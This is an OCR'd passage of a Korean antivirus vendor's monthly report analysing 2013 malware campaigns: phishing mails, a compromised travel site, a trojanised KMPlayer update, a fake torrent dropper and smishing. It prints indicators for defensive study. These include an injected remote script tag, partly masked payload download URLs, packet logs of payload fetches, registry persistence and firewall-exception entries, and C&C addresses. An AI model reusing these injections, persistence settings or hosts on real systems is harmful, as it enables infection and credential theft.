


그림 1-23 | 특정 은행 위장 스팸 메일 전문

해당 메일에는 악성 실행 파일이 함께 포함돼 있다.

그림 1-24 | PDF 아이콘으로 위장한 악성 실행 파일

해당 파일은 [그림 1-24]와 같이 PDF 문서의 아이콘으로 표시돼 있지만, 등록정보에서 확인해 보면 실제로는 실행 파일임을 알 수 있다. 만약 사용자의 폴더 옵션이 '알려진 확장자에 대한 숨김'으로 설정돼 있다면 위와 같이 확장자가 보이지 않아 사용자는 PDF 문서로 판단하고 파일을 실행해 악성코드에 감염될 위험이 있다.


해당 메일에 첨부된 악성 파일을 실행하면 다음과 같은 파일이 생성된다.

```
CREATE C:₩Documents and Settings₩Administrator₩
Application
```

시스템 재시작 시에도 동작할 수 있도록 아래의 값을 레지스트리에 등록한다.

```
HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩
Run₩Yksaib
""C:₩Documents and Settings₩Administrator₩Application
Data₩Qyakod₩yksaib.exe""
```

또한 감염 시 몇몇 IP 및 특정 사이트에 접속을 시도해 추가적인 악성 파일을 다운로드해 실행한다.



Source	Destination	Protocol	Info
192.[redacted].142	50.[redacted].72	HTTP	POST /ponyb/gate.php HTTP/1.0
192.[redacted].142	50.[redacted].17	HTTP	GET /fzkUlY.exe HTTP/1.0
50.[redacted].17	192.[redacted].142	HTTP	HTTP/1.1 200 OK (application/x-msdownload)
192.[redacted].142	192.[redacted].195	HTTP	GET /1wa4s1.exe HTTP/1.0
192.[redacted].195	192.[redacted].142	HTTP	HTTP/1.1 200 OK (application/x-msdownload)
192.[redacted].142	174.[redacted].195	HTTP	GET /nhdx.exe HTTP/1.0
174.[redacted].195	192.[redacted].142	HTTP	HTTP/1.1 401 Unauthorized (text/html)
192.[redacted].142	50.[redacted].1	HTTP	GET /nL1ZvHtr.exe HTTP/1.0
50.[redacted].1	192.[redacted].142	HTTP	HTTP/1.1 200 OK (application/x-msdownload)

그림 1-25 | 추가적으로 다운로드하는 파일 및 접속 이력

국제 운송업체, 은행 등에서 보낸 메일로 위장해 악성코드를 유포하는 형태의 스팸 메일은 과거부터 지속적으로 발생하고 있으나, 피해 사례 또한 꾸준히 발생하고 있다.

따라서 발신인이 명확하지 않거나, 첨부 파일이 포함된 메일을 확인할 때는 각별한 주의가 필요하다.

V3 제품에서는 아래와 같이 진단할 수 있다.

〈V3 제품군의 진단명〉
Trojan/Win32.Zbot (2013.08.09.04)
Trojan/Win32.Tepfer (2013.08.12.02)

휴가철, 사용자의 휴가비를 노려라!

7~8월은 직장인들이 가장 기다려온 여름휴가가 있는 시기다. 여름 휴가를 맞아 국내뿐만 아니라 해외 유명 관광지로 여행을 계획하는 사람이 많다. 여행을 준비할 때 본인이 직접 해당 관광지에 대한 정보를 수집하는 경우도 있지만, 여행 사이트를 통해 자신이 가고자 하는 여행지 상품을 선택하고 돈을 지불하는 경우도 많다.

이렇게 휴가철, 사람들이 여행사 홈페이지에 많이 접속한다는 점을 악용해 여행사 홈페이지에 악성코드를 삽입하는 사례가 발생했다. 더 큰 문제는 많은 여행사들이 영세한 규모로 운영되고 있어 홈페이지 보안에는 크게 신경을 쓰지 않고 있어 해당 여행사 홈페이지에 방문하는 접속자들이 악성코드에 무방비로 노출돼 있다는 점이다.

악성코드 제작자들은 적은 노력으로 최대의 효과를 얻기 위해 사용자들이 많이 접속하면서도 보안이 취약한 사이트를 주요 공격 대상으로 하고 있다.

그림 1-26 | 인터넷 사이트 접속 통계를 보여주는 중국 사이트 – 51YES

이번에 발견된 악성코드를 유포한 여행사 사이트에서는 아래의 파일이 다운로드된다.

다운로드된 파일에서는 접속 통계를 보여주는 중국 사이트의 URL 정보를 확인할 수 있었다. 해당 사이트는 중국에서 각국 방문자 통계 사이트를 모니터링해 접속률이 높은 사이트만 골라 악성코드를 배포하는 곳으로, 몇 년 전 언론을 통해 기사화된 바 있다.

☞ http://*ww.op**s**06.co*/xiangnian.html

```
〈script language=javascript src=http://count38.51yes.com/
click.aspx?id=388570138&logo=1 charset=gb2312〉〈/script〉
```

그림 1-27 | 악성코드가 삽입된 여행사 홈페이지

사용자가 [그림 1-27]의 여행사 홈페이지에 방문할 경우 홈페이지에 삽입된 악성코드가 자동으로 사용자 시스템으로 다운로드되어 악성코드에 감염된다.

☞ http://www.**to*r.co.kr

```
http://*ww.op**s**06.co*/server.exe
http://6*.2**.1*7.2*/238.exe
```

우선 server.exe 파일은 아래와 같이 c:₩windows₩59378472₩svchsot.exe를 생성하고, 작업 관리자에 파일을 등록해 지정된 시간마다 해당 악성코드가 자동으로 실행되도록 한다.




그림 1-28 | server.exe가 생성하는 악성코드

추가로 다운로드되는 238.exe는 사용자의 금융정보를 빼내기 위한 악성코드로, 감염시 [그림 1-29]와 같이 hosts.ics 파일을 생성해 악성코드 제작자가 만들어 놓은 파밍 사이트로 사용자의 접속을 유도한다.




그림 1-29 | 생성된 hosts.ics 파일이 파밍 사이트로 유도

해당 파밍 사이트들은 현재 차단된 상태지만, 최근 수많은 변종들이 파밍 사이트 IP만 변경해 지속적으로 제작되고 있어 사용자들의 각별한 주의가 요구된다.

이렇듯 악성코드 제작자들은 최근 사용자들이 많이 접속하는 취약한 여행 사이트를 통해 악성코드를 유포하고 있어 사용자들의 조그만 부주의가 금융정보의 유출이라는 커다란 피해로 확대될 수 있는 상황이다. 또한 사용자가 여행사 사이트에 접속했다는 사실을 이용해 공격자가 여행사를 가장하게 되면 더욱 손쉽게 사용자에게 피해를 줄 수도 있어 사용자의 각별한 주의가 요구된다.

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Trojan/Win32.Qhost (2013.08.06.00)
Win-Trojan/Agent.93696.FE (2013.08.02.05)

동영상 재생 프로그램을 이용한 악성코드 유포

최근 사용자가 많은 무료 동영상 재생 프로그램을 이용한 악성코드가 발견됐다. 이용자가 많은 프로그램이나 광고 프로그램의 업데이트 기능을 이용한 악성코드 유포 사례가 증가하고 있는 만큼 사용자들의 주의가 요구된다.

[그림 1-30]은 외부 해킹 공격에 따른 KMPlayer의 긴급 공지 내용이다.

그림 1-30 | 외부 해킹 공격에 따른 긴급 공지

분석 당시 악성코드 유포 경로를 정확히 확인할 수 없었지만, 외부에 공개된 내용(icst.org.tw)을 참고하면, KMPlayer 3.7.0.87 버전 업데이트 알림이 사용자에게 나타나고 업데이트 기능을 이용해 악성코드가 유포된 것으로 추정된다. 현재 KMPlayer 홈페이지에서 배포하고 있는 최신 버전은 3.6.0.87 버전이다.

[링크 참고]
http://www.icst.org.tw/NewsRSSDetail.aspx?seq=14548&RSSType=news&lang=zh
https://www.ncert.nat.gov.tw/NoticeAna/anaDetail.do?id=ICST-ANA-2013-0018

[그림 1-31]은 ICST에 공지된 악성코드 분석 정보 화면이다.

그림 1-31 | ICST-http://www.icst.org.tw

KMPlayer 3.7.0.87.exe라는 파일명을 사용하는 악성코드는 SFX 압축 파일 형태로 제작돼 있다.

그림 1-32 | KMPl_3.7.0.87.exe

이번에 발견된 악성코드는 디지털 서명을 이용해 백신 탐지를 우회하도록 정교하게 제작된 특징을 가지고 있다.




그림 1-33 | 정상적인 디지털 서명을 이용하는 악성코드

시스템이 윈도우XP 운영체제인 경우, All Users 폴더에 [그림 1-34]와 같은 파일이 생성된다.

그림 1-34 | 윈도우XP 파일 생성 경로

시스템이 윈도우7 운영체제인 경우, ProgramData 폴더에 [그림 1-34]와 동일한 악성코드가 생성된다.




그림 1-35 | 윈도우7 파일 생성 경로

해당 악성코드는 PlugX 악성코드로 사용자의 키보드 입력 정보를 NvSmart.hlp 파일에 저장해 탈취한다.





그림 1-36 | NvSmart.hlp 파일에 저장된 키로깅 정보

악성코드는 특정 서버로 접속을 시도하며 키로깅 정보 및 시스템 정보 등을 전송하는 것으로 추정된다.



192.168.3.137	192.168.3.2	DNS	Standard query A pen.abacocafe.com
fe80::b442:f90d:9de9: ff02::1:2		DHCPv6	Solicit
192.168.3.137	192.168.3.255	DNS	Standard query
192.168.3.137	192.168.3.2	DNS	Standard query A pen.abacocafe.com
fe80::b442:f90d:9de9: ff02::1:2		DHCPv6	Solicit
192.168.3.137	192.168.3.2	DNS	Standard query A pen.abacocafe.com
192.168.3.137	192.168.3.2	DNS	Standard query A pen.abacocafe.com
fe80::b442:f90d:9de9: ff02::1:2		DHCPv6	Solicit
192.168.3.137	192.168.3.2	DNS	Standard query A pen.abacocafe.com
fe80::b442:f90d:9de9: ff02::1:2		DHCPv6	Solicit
192.168.3.137	192.168.3.2	DNS	Standard query A pen.abacocafe.com

그림 1-37 | 네트워크 연결 정보

〈V3 제품군의 진단명〉

Binimage/Plugx (V3, 2013.08.23.00)

Trojan/Win32.PlugX

토렌트 파일로 위장한 악성코드 주의

불법 콘텐츠 파일을 유통하는 방법은 나날이 발전하고 있다. 초기에는 와레즈 사이트를 통해 웹에서 직접 다운로드하는 방식이 이용됐다. 시간이 지나면서 웹하드가 사용되다가, P2P(Peer-to-Peer) 방식으로 바뀌었다. 웹하드와 P2P 기술은 효율적인 데이터 파일 전송을 위해 개발된 기술이지만, 불법 콘텐츠 파일 유통을 위한 수단으로 사용되기도 했다. 최근에는 토렌트(Torrent)라는 프로그램을 통해 불법 콘텐츠가 많이 유통되고 있다.

P2P 방식은 파일을 가지고 있는 사용자와 연결되어 파일 전체를 다운로드하는 방식이다. 그러나 토렌트 프로그램은 P2P 프로그램과 다르다. A, B, C 사용자가 각각 파일의 앞 부분, 중간 부분, 마지막 부분을 가지고 있다면 D라는 사용자는 A, B, C라는 사용자로부터 해당 부분을 전송받아 완성된 파일로 조합한다. 그러면 A, B, C는 파일의 모든 부분을 가지고 있는 D로부터 나머지 부분을 전송받는 식이다.




그림 1-38 | 토렌트 프로그램 실행 화면

이러한 네트워크에 참가하기 위해서는 .torrent 확장명으로 끝나는 파일이 필요하다. 최근 불법 콘텐츠 파일을 유통하는 사이트에서는 이러한 .torrent 파일만 공유하는 방식으로 이용되고 있으며, 토렌트 파일 공유 사이트는 대부분 암암리에 회원제로 운영되고 있다.




그림 1-39 | 토렌트 파일로 위장한 악성코드

이번에 발견된 악성코드의 경우 [그림 1-39]와 같이 .torrent 파일로 위장하고 있지만, 실제로는 .exe 확장명을 가진 실행 파일이었다. 윈도우 폴더 옵션 중 '알려진 확장명 숨기기' 기능이 활성화되어 있으면 해당 파일이 .torrent로 끝나는 토렌트 파일로 보여 착각하기 쉽다.

해당 파일의 경우 실행 가능한 압축파일 형태로, 내부에는 [그림 1-40]과 같이 정상 Torrent 파일과 악성코드 파일이 포함돼 있다. 특히 파일명이 모 방송국의 유명 예능 프로그램 이름으로 돼 있어 사용자들이 무심코 실행할 가능성이 매우 높다.




그림 1-40 | .torrent 파일로 위장한 파일 내부에 포함된 파일

토렌트 프로그램이 설치된 경우 해당 파일을 실행하면 [그림 1-41]과 같은 화면이 출력된다.

그림 1-41 | 악성코드를 실행시 실행되는 토렌트 프로그램

그러나 해당 프로그램이 설치되어 있지 않으면 [그림 1-42]와 같이 프로그램을 선택하라는 메시지가 나타난다.




그림 1-42 | 토렌트 프로그램이 설치되어 있지 않은 경우

사용자는 .torrent 파일이 실행되는 화면만 확인하게 되지만, 실제로는 함께 포함된 server.exe라는 악성코드 파일이 사용자 몰래 실행되면서 악성코드에 감염된다. 해당 파일을 실행하면 다음과 같이 파일을 생성하고 레지스트리 영역을 수정한다. server.exe 파일과 svchsot.exe 파일은 동일 파일이다. 특히 svchsot.exe 파일은 윈도우 시스템 파일인 svchost.exe 파일과 이름을 비슷하게 해, 사용자가 윈도우 구성 파일인 것으로 착각하게 한다.

[생성되는 파일]

C:₩Program Files₩server.exe (악성코드)
C:₩Program Files₩tiara.torrent (정상 토렌트 파일)
C:₩WINDOWS₩B194AB4D₩svchsot.exe (server.exe와 동일 파일)
C:₩WINDOWS₩Tasks₩At1.job ~ At24.job (예약된 작업 파일)

[레지스트리 영역]

HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run₩B194AB4D (시작프로그램 등록)
HKLM₩SYSTEM₩ControlSet001₩Services₩Schedule₩NextAtJobId (예약된 작업 등록)

사용자가 PC를 재부팅하더라도 지속적으로 감염된 상태를 유지하기 위해 시작 프로그램과 예약된 작업에 악성코드 파일을 등록한다. 그리고 아래 주소로 연결을 시도한다.

20**.12******27.tk
16*.1**.*5.*6:2012
19*.1**.**6.**1:2012

이러한 악성코드에 감염되는 것을 방지하기 위해서는 합법적인 서비스를 이용하는 것이 중요하다. 최근 개정된 저작권법에 따르면, 토렌트 파일을 이용한 파일 공유 행위는 법에 따른 처벌의 대상에 포함된다. 이에 사용자들의 의식 개선이 필수적이다.

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Packed/Win32.PePatch (2013.07.25.00)

'Your reservation is now confirmed!'

앞서 소개한 '휴가철 사용자의 휴가비를 노려라!'와 마찬가지로 휴가철 특수를 노리는 악성코드가 이메일을 통해 유포됐다. 전 세계 호텔, 게스트 하우스, 리조트 등 다양한 숙박업체 예약 서비스를 하는 제공하는 Booking.com 사이트를 사칭한 메일이 유포된 것이다. 이번에 발견된 이메일은 사회공학적 기법을 이용해 주로 휴가시즌에 유포됐다.

그림 1-43 | booking.com을 사칭한 악성코드 유포 메일 원문

메일에 첨부된 압축파일을 풀면 아래 그림과 같이 PDF 문서로 보이는 파일을 볼 수 있다. 하지만 윈도우 탐색기에서 해당 파일의 종류를 확인해 보면 실제로는 응용 프로그램을 확인할 수 있다. '알려진 파일 형식의 확장명 숨기기' 설정에 따라 확장자가 보이지 않아 해당 파일의 아이콘이 PDF 문서 파일로 보인 것이다.

그림 1-44 | 압축 해제된 첨부 파일

그림 1-45 | 윈도우 탐색기에서 확인한 파일

압축이 풀린 Booking number {_booking}.exe 파일은 웹 브라우저, 메일 및 FTP 클라이언트 등에 저장된 사용자 계정과 암호를 탈취하고 아래 사이트에 접속해 다른 악성 파일을 다운로드 및 실행한다.

hxxp://www.a***.com:8080/forum/viewtopic.php
hxxp://detail*****rect.ca/forum/viewtopic.php
hxxp://www.ener*****ise-namaste.de/EggT.exe
hxxp://stluke*****chrak.org/RexT.exe
hxxp://208.***.50.5/c38QVmd.exe
hxxp://s148231503.onl*****me.us/y3R.exe

분석 당시에는 위 URL에서 y3R.exe의 파일만 다운로드됐다. 해당 파일은 아래와 같은 랜덤한 이름으로 파일을 생성하고 시스템 시작시 자동 실행되도록 레지스트리에 등록한다.

[파일 생성]

%Temp%₩1709687.exe
└%Appdata%₩Oxisuk₩awidyr.exe
└%Temp%₩MEE8970

[레지스트리 등록]

[HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run]
"Awidyr"="C:₩Documents and Settings₩Administrator₩Application Data₩Oxisuk₩awidyr.exe"

위 레지스트리 등록 외에도 [그림 1-46]과 같이 윈도우 방화벽에 TCP1468, UDP5202 포트를 예외 설정할 수 있도록 레지스트리에 등록한다.




그림 1-46 | 윈도우 방화벽 예외 설정

또한 아래와 같이 C&C서버로 추정되는 IP로의 접속을 시도한다.

84.**.151.27:3285
193.213.**.230:6159
5.178.***.27:6932
193.***.55.164:5627
93.219.***.165:7168
108.**.252.36:8938
2.176.***.150:5566

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Trojan/Win32.Zbot (2013.08.06.00)

델타 항공 메일로 위장한 악성코드 유포

최근에 델타 항공 메일로 위장해 배포된 악성코드가 발견됐다. 기존에 발견된 '과속 범칙금을 위장한 메일', '택배를 위장한 메일', '은행을 위장한 메일' 등과 같은 형태지만, 별도로 악성코드가 첨부된 것은 아니었고 사용자가 링크를 클릭하면 악성코드가 다운로드되는 형태였다. 다운로드된 악성코드 역시 유사한 것으로 확인되나, 외형이나 기능에 있어서는 약간의 차이가 있는 것으로 나타났다.


Dear Customer,

Your credit card has been successfully processed.

FLIGHT NUMBER DT9801298017US
ELECTRONIC 9801298017
DATE & TIME / AUG 24, 2013, 13:45
ARRIVING / Washington
TOTAL PRICE / 501.33 USD

Please download and print your ticket from the following URL :
https://www.delta.com/fli/servlet/DeltaDLTicket?airline_code=DL&flight_number=DT9801298017US&order_date=08/21/2013&request=main

For more information regarding your order, contact us by visiting :
https://www.delta.com/content/www/en_US/support/talk-to-us.html

Thank you
Delta Airlines.

그림 1-47 | 델타 항공 메일로 위장한 메일 본문

위의 [그림 1-47]은 메일의 본문이며, 본문에 삽입된 링크 클릭시 다운로드되는 악성코드는 [그림 1-48]과 같다.

그림 1-48 | 링크 클릭시 다운로드되는 악성코드

해당 악성코드 역시 기존에 발견된 악성코드와 같이 자신의 파일을 복제해 방화벽을 우회하고 자동으로 실행될 수 있도록 레지스트리에 특정 값을 등록한다. 특히 자신의 파일을 복제할 때는 5자리의 임의의 폴더 및 파일 이름으로 복제하며 악성코드 감염시 생성되는 배치 파일은 자신의 파일을 스스로 삭제해 흔적을 감추는 기능을 한다.

C:₩Documents and Settings₩Administrator₩Local Settings₩Application Data₩ijnio.ala
C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩NWM39F0.bat

표 1-4 | 파일 생성

```
HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run₩Bioge
HKLM₩SYSTEM₩ControlSet001₩Services₩SharedAccess₩
Parameters₩FirewallPolicy₩StandardProfile₩DisableNotifications
HKLM₩SYSTEM₩ControlSet001₩Services₩SharedAccess₩
Parameters₩FirewallPolicy₩StandardProfile₩GloballyOpenPorts₩
List₩6881:UDP
HKLM₩SYSTEM₩ControlSet001₩Services₩SharedAccess₩
Parameters₩FirewallPolicy₩StandardProfile₩DisableNotifications
HKLM₩SYSTEM₩ControlSet001₩Services₩SharedAccess₩
Parameters₩FirewallPolicy₩StandardProfile₩GloballyOpenPorts₩
List₩9254:TCP
```

표 1-5 | 레지스트리 등록

① 악성코드 파일을 시작 프로그램에 등록

② explorer.exe 프로세스에 대해 방화벽 예외 설정 정책 설정

③ UDP를 사용하는 6881 포트 개방

④ TCP를 사용하는 9254 포트 개방

기존에 발견된 악성코드 확인시에는 Address Book 폴더에 있는 Administrator.wab 파일에 접근하는 로그만 확인된 반면, 최근에는 아웃룩 메일과 관련된 로그가 확인된다.

```
C:₩Documents and Settings₩Administrator₩Application Data₩
Microsoft₩Address Book₩Administrator.wab
C:₩Documents and Settings₩Administrator₩Local Settings₩
Application Data₩Identities₩{DB5938C6-87F2-4E13-BDFE-
8F80D2304735}₩Microsoft₩Outlook Express₩Folders.dbx
C:₩Documents and Settings₩Administrator₩Local Settings₩
Application Data₩Identities₩{DB5938C6-87F2-4E13-BDFE-
8F80D2304735}₩Microsoft₩Outlook Express₩받은 편지함.dbx
C:₩Documents and Settings₩Administrator₩Local Settings₩
Application Data₩Identities₩{DB5938C6-87F2-4E13-BDFE-
8F80D2304735}₩Microsoft₩Outlook Express₩Offline.dbx
C:₩Documents and Settings₩Administrator₩Local Settings₩
Application Data₩Identities₩{DB5938C6-87F2-4E13-BDFE-
8F80D2304735}₩Microsoft₩Outlook Express₩보낸 편지함.dbx
```

표 1-6 | 메일과 관련된 로그

위 과정을 통해 네트워크 연결로 접근한 로그와 관련된 정보를 전송할 것으로 추정되나, 테스트 시에는 네트워크 연결과 관련된 정보가 확인되지 않았다.

위와 같이 스팸 형태로 유포되는 사례는 과거에 이어 현재도 지속적으로 발견되고 있다. 그만큼 흔한 방법이기도 하지만 사용자들이 무심코 클릭해 감염되는 경우도 종종 발생하고 있다. 이에 발신인이 명확하지 않은 이메일 또는 의심스러운 링크가 포함되어 있거나 특정 파일을 실행하도록 유도하는 이메일에 대해서는 각별한 주의가 필요하다.

해당 악성코드는 V3 제품을 통해 진단 및 치료가 가능하다.

〈V3 제품군의 진단명〉

Trojan/Win32.Zbot

악성코드 동향

03. 모바일 악성코드 이슈

현재까지는 국내 사용자를 대상으로 한 모바일 악성코드들의 경우 소액결제를 주목적으로 했으나, 지난 8월에는 스파이 앱과 파밍 앱이 많이 발견됐다.




그림 1-49 | 스파이 앱

스마트폰에 저장된 개인정보를 유출하는 스파이 앱은 스미싱을 이용해 사용자의 설치를 유도하고, 악성코드가 설치되면 내부에 저장된 정보를 악성코드 제작자에게 전달하는 것을 목적으로 하는 악성 앱이다.

V3 모바일 설치 위장 스미싱 주의!

최근 스마트폰 보안 앱으로 위장한 스미싱 사례가 발견돼 사용자들의 각별한 주의가 필요할 것으로 보인다. 최근 안랩의 모바일 보안 제품인 V3 모바일(V3 Mobile)을 설치하라는 내용의 문자로 위장해 악성 앱의 설치를 유도하는 스미싱이 발견됐다.

안랩은 불특정 다수에게 불안전한 메시지를 발송하지 않으며, 안랩 V3 모바일 제품은 스마트폰 제조사를 통해 제공하고 있는 만큼 반드시 스마트폰 제조사에서 제공하는 경로를 통해 제품을 설치해야 한다는 점을 명심하자.

악성 앱 제작자는 [그림 1-50]과 같이 "스미싱, 파밍으로 인한 개인정보 유출이 증가하고 있다"며 "백신 프로그램을 배포하고 있다"는 문자를 발송했다. 해당 문자에는 링크가 포함되어 있어, 이를 클릭할 경우 악성 앱이 설치된다.




그림 1-50 | 안랩을 사칭한 스미싱

메시지에 포함된 앱(APK)을 설치하면 [그림 1-51]과 같은 아이콘이 생성된다.




그림 1-51 | 악성 앱 아이콘

아이콘은 V3의 모양을 하고 있지만, 앱 이름은 '내가사께!'로 나타난다. 앱 제작시 이름 수정을 미처 하지 못한 것으로 추정된다.

앱을 실행하면 [그림 1-52]와 같은 화면이 나타나며, 악성 행위가 동작한다.

